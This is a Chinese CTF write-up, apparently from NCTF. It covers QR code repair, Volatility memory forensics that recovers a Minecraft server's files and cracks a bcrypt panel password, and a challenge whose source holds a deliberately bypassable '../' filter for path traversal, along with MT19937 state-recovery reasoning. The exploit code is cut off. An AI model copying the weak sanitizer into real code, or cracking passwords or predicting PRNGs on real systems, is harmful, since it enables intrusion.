
同样用QRazyBox里的Data masking后可以看到该区域确实为0100，二维码扫描数据是从右下角开始的：



结合该二维码为binary mode，可以按照八位一字节补全右半部分，注意mode indicator上面八位是数据长度，可以空着：




补全后用QRazyBox自带的Reed-Solomon Decoder解出flag：



谁动了我的MC?

直接用strings看一下内核版本，当然也可以用vol的banners插件




```
安装对应版本的内核镜像
sudo apt-get install linux-image-5.4.0-205-generic

安装对应版本的内核头文件
sudo apt-get install linux-headers-5.4.0-205-generic

安装对应版本的内核模块
sudo apt-get install linux-modules-5.4.0-205-generic

安装对应版本的驱动
sudo apt-get install linux-modules-extra-5.4.0-205-generic

查看已经安装的内核版本
dpkg -l |grep linux-image
```

查看当前 GRUB 菜单项：

```
grep menuentry /boot/grub/grub.cfg
```

根据输出确定你想要启动的内核菜单项。假设 `Ubuntu, with Linux 5.4.0-205-generic` 的索引是 1>5，其中1表示 `Advanced options for Ubuntu` 菜单的索引，5表示新内核版本在 `Advanced options for Ubuntu` 菜单中的索引（从 0 开始）。

通过修改 GRUB 配置文件，可以设置默认启动的内核版本：

```
sudo nano /etc/default/grub
```

找到GRUB_DEFAULT项将其修改为 `GRUB_DEFAULT="1>5"` ，更新 GRUB 配置并重启：

```
sudo update-grub
sudo reboot
```

查看当前内核版本：

```
uname -r
```

在 `/boot` 目录下找到对应内核版本的 `System.map-5.4.0-205-generic` 文件

```
apt install build-essential dwarfdump

cd volatility2/tools/linux

make

zip ./Ubuntu-20.04.6-live-server.zip ./module.dwarf /boot/System.map-5.4.0-205-generic
```


将制作好的profile放到 `volatility2/volatility/plugins/overlays/linux` 下，用--info能查看到就是成功了。

```
root@ubuntu:/home/st4rr/volatility2# python2 vol.py --info |grep Ubuntu
Volatility Foundation Volatility Framework 2.6.1
LinuxUbuntu-20_04_6-live-serverx64 - A Profile for Linux Ubuntu-20.04.6-live-server x64
```


linux_recover_filesystem恢复整个文件系统，这需要一点时间，主要是看 `opt/mcsmanager/daemon/data/InstanceData/` 底下的文件恢复的差不多（基本不再增加）以后就可以停下了。

```
root@ubuntu:/home/st4rr/volatility2# python2 vol.py -f 1.mem --profile=LinuxUbuntu-20_04_6-live-serverx64 linux_recover_filesystem --dump-dir=/home/st4rr/nctf/
Volatility Foundation Volatility Framework 2.6.1
```

第一问要找服务器面板的密码，在 `opt/mcsmanager/web/data/User` 这个路径下有一个json文件，里面存储了面板的用户信息，里面有密码的密文



从开头的 `$2a$10` 可以看出来这是bcrypt，用给的字典爆破一下很快就能得到密码明文l0am0alone




接下来两问得放一起看

可以看出服务器用了ftbbackups模组，保留了十个备份的世界方便回档，在`opt/mcsmanager/daemon/data/InstanceData/e00336260129441a9b74844d485b2cd6/bakcups`这个路径下，挑一个能够打开的用MC进去看一下。版本从其他地方很容易就能看出来是java版1.21

不难找到这座房子，就在出生点附近，后面有一格岩浆。由于在MC中，岩浆会使附近烧起来，所以我们可以推断出岩浆就是起火源。

F3查看坐标（Block）是-405,63,132


接下来就是找出是谁放的这桶岩浆，由于volatility恢复出的日志不全，前面一大半明显是缺失了



这里可以使用古法取证 :D

我们知道，在MC中，当你第一次拿起岩浆可以获得一个叫做`hot stuff`（中文：热腾腾的）的成就，我们直接用010在1.mem中搜索一下就能找到对应的用户Nathan，这是预期的解法，也应该是最简单的解法了:)当然也可以去world文件夹中找具体的玩家数据等

> 也许有的师傅会发现Ethan曾经造出过打火石，但显然根据前面进世界所见那是个迷惑选项:)



nctf{I0am0alone_Nathan_-405_63_132}

X1crypsc

题目完整源码如下：

```python
from random import *
import time
import pyfiglet
import os
import hashlib
text = "X1crypsc"
ascii_art = pyfiglet.figlet_format(text)
print(ascii_art)
time.sleep(1)
print('[+]I want to play a game.\n')
time.sleep(1)
print('[+]If you win the game, I will give you a gift:)\n')
time.sleep(1)
```

```
print('[+]But try to beat the monster first:)\n')
time.sleep(1)
print('[+]Good luck!\n')
print('[+]You got a weapon!\n')
damage_rng = ()
def regenerate_damage():
    global damage_rng
    base = getrandbits(16)
    add = getrandbits(16)
    damage_rng = (base ,base + add)
monster_health = getrandbits(64)
menu = '''
---Options---
[W]eapon
[A]ttack
[E]xit
'''
regenerate_damage()
print(menu)
HP = 3
while True:
    if monster_health <= 0:
        print('[+] Victory!!!')
        break
    if HP <= 0:
        print('[!] DEFEAT')
        exit(0)
    print(f'[+] Monster current HP:{monster_health}')
    print(f'[+] Your current HP: {HP}')
    opt = input('[-] Your option:')
    if opt == 'W':
        print(f'[+] Current attack value: {damage_rng[0]} ~ {damage_rng[1]}')
        if input('[+] Do you want to refresh the attack profile of the weapon([y/n])?') == 'y':
            regenerate_damage()
            print(f'[+] New weapon attack value: {damage_rng[0]} ~ {damage_rng[1]}')
    elif opt == 'A':
        print('[+] The monster sensed of an imminent danger and is about to teleport!!\n')
        print('[+] Now you have to aim at the monster\'s location to hit it!\n')
        print('[+]Input format: x y\n')
        x,y = map(int,input(f'[-] Provide the grid you\'re willing to aim:').split())
        if [x,y] ==  [randrange(2025),randrange(2025)]:
```

```
            dmg = min(int(randint(*damage_rng) ** (Random().random() * 8)),monster_health)
            print(f'[+] Decent shot! Monster was hevaily damaged! Damage value = {dmg}')
            monster_health -= dmg
        else:
            print("[+] Your bet didn't pay off, and the monster presented a counterattack on you!")
            HP -= 1
    elif opt == 'E':
        print('[+] Bye~')
        exit(0)
    else:
        print('[!] Invalid input')
print('[+]Well done! You won the game!\n')
print('[+]And here is your gift: you got a chance to create a time capsule here and we\'ll keep it for you forever:)\n')
keep_dir = '/app/user_file/'
class File:
    def __init__(self):
        os.makedirs('user_file', exist_ok=True)
    def sanitize(self, filename):
        if filename.startswith('/'):
            raise ValueError('[!]Invalid filename')
        else:
            return filename.replace('../', '')
    def get_path(self, filename):
        hashed = hashlib.sha256(filename.encode()).hexdigest()[:8]
        sanitized = self.sanitize(filename)
        return os.path.join(keep_dir, hashed, sanitized)
    def user_input(self):
        while True:
            filename = input('[-]Please enter the file name you want to create: ')
            data = []
            while True:
                line = input('[-]Now write something into the file (or type "exit" to finish writing): ')
                if line.lower() == 'exit':
                    break
                data.append(line)
                another_line = input('[-]Write in another line? [y/n]: ')
                if another_line.lower() != 'y':
                    break
            try:
                path = self.get_path(filename)
                os.makedirs(os.path.dirname(path), exist_ok=True)
```

```
                with open(path, 'w') as f:
                    for line in data:
                        f.write(line)
                        f.write('\n')
                print(f'[+]Your file has been successfully saved at {path},
    we promise we\'ll never lose it :)')
            except:
                print(f'[+]Something went wrong, please try again.')
            while True:
                ask = input('[-]Create more files? [y/n]: ')
                if ask.lower() == 'y':
                    break
                elif ask.lower() == 'n':
                    exit(0)
                else:
                    print('[!]Invalid input, please try again.\n')
file = File()
file.user_input()
exit(0)

```

一阶段解析

MT19937的伪随机和线性变换理解。~~~~做出本题甚至不需要你有关于逆向MT19937相关的知识~~~~

核心逻辑梳理

打怪的核心逻辑：

- 怪兽的血量是 `getrandbits(64)`
- 可以无限地洗炼武器的属性，每次会调用 `getrandbits(16)` 生成两个随机数，分别作为武器基础伤害下限、上下限之差
- 怪兽在即将受到攻击时会闪现至 `(randrange(2025),randrange(2025))` 处，你需要预判怪兽的最终位置
- 攻击怪兽时会用**全局的** `randint` 从武器的基础伤害中随机取值，并乘以一个**Random新实例的**（默认转化为0-1间的 `float` ）幂数

显然我们的目的即为通过不断洗炼武器来收集足够多的随机数，以预测后面的随机数。

Random库相关

Random库的绝大多数函数所依赖的函数就是`getrandbits`。如`randint`的调用链就是`randint` -> `_randbelow` -> `getrandbits`。

`getrandbits(n)`函数的特性：

- 若 n = 32，则会将MT19937对应下标的状态值`extract`后直接输出；
- 若 n < 32，则会将`getrandbits(32)`的结果截断后输出（高位优先，如`n=16`下`0x12345678`会被截断为`0x1234`）；
- 若 n > 32，则会多次调用`getrandbits(32)`，按后一次输出的结果在高位拼凑而成。

> `getrandbits(64)`确实是两个`getrandbits(32)`拼接而成，但后者并不是两个`getrandbits(16)`拼接而成，即`getrandbits(32)`是每次`extract`的最小单元。

伪随机逆向之没有MT19937的MT19937

广义上来说，MT19937的系统的状态构成就是624*32=19968个二进制位，或者 Z_2 下的一个维度为19968的向量。

而MT19937的所有变换都是线性的，意即，MT19937的所有方法（`__init__`、`twist`、`extract`）都可以视为一个既有向量（或其一部分）和一个矩阵在 Z_2 下做乘法的结果。

> 相对地，非线性变换则指不能被表示成矩阵乘法的一种变换。
>
> 作为参考，AES中，*ShiftRows*和*MixColumns*这两种操作都是线性变换，起到扩散(Diffusion)的作用；而*SubBytes*则是典型的非线性变换，起到混淆(Confusion)的作用。

认识到线性变换这一特性的作用就在于，我们可以在不获得连续的19968个状态分量（传统的MT19937逆向）的情况下依然能够预测随机数。

假设存在 Z_2 下的一个初始向量 v_{19968} ，其中每一个维度都是MT19937的初始状态（624个32位数展开而得），经过“某种”变换（任意次数的状态旋转、提取、截取等等）后，由输出位经过特定方式排列的结果是结果向量 v'_{19968}。由于这种变换是线性的，因此存在一个19968*19968的矩阵 M，满足 $v' = v \cdot M$。

此时只需要找到这个变换矩阵 M，即可通过 v' 反推出 v。

而在上述执行的变换确定的情况下，通过打黑盒即可确定 M。具体地，构造一个全零的、19968维的向量 v，依次让第 i 位为1，每次执行和题目相同的变换（重复 `getrandbits` 操作）并记录结果，获得的19968个二进制位即为 M 的第 i 行。

M 构造完成后再和题目交互，得到向量后直接 `solve_left` 就可以得到MT19937的初始状态；将之代入 `Random` 的新实例中，和题目以相同的方式运行一遍，即可来到和交互环境中的MT19937相同的状态。随后将本地和远程的PRNG同步，即可开挂把怪打掉。

> 这个矩阵 M 是19968*19968的，构造之非常耗时和烧内存，由于该矩阵是确定的，因此建议只构造一次并将之存储起来，需要重新打/debug时再加载；可能需要虚拟内存（否则Windows下挂WSL的sage可能会崩）

一阶段exp


```python
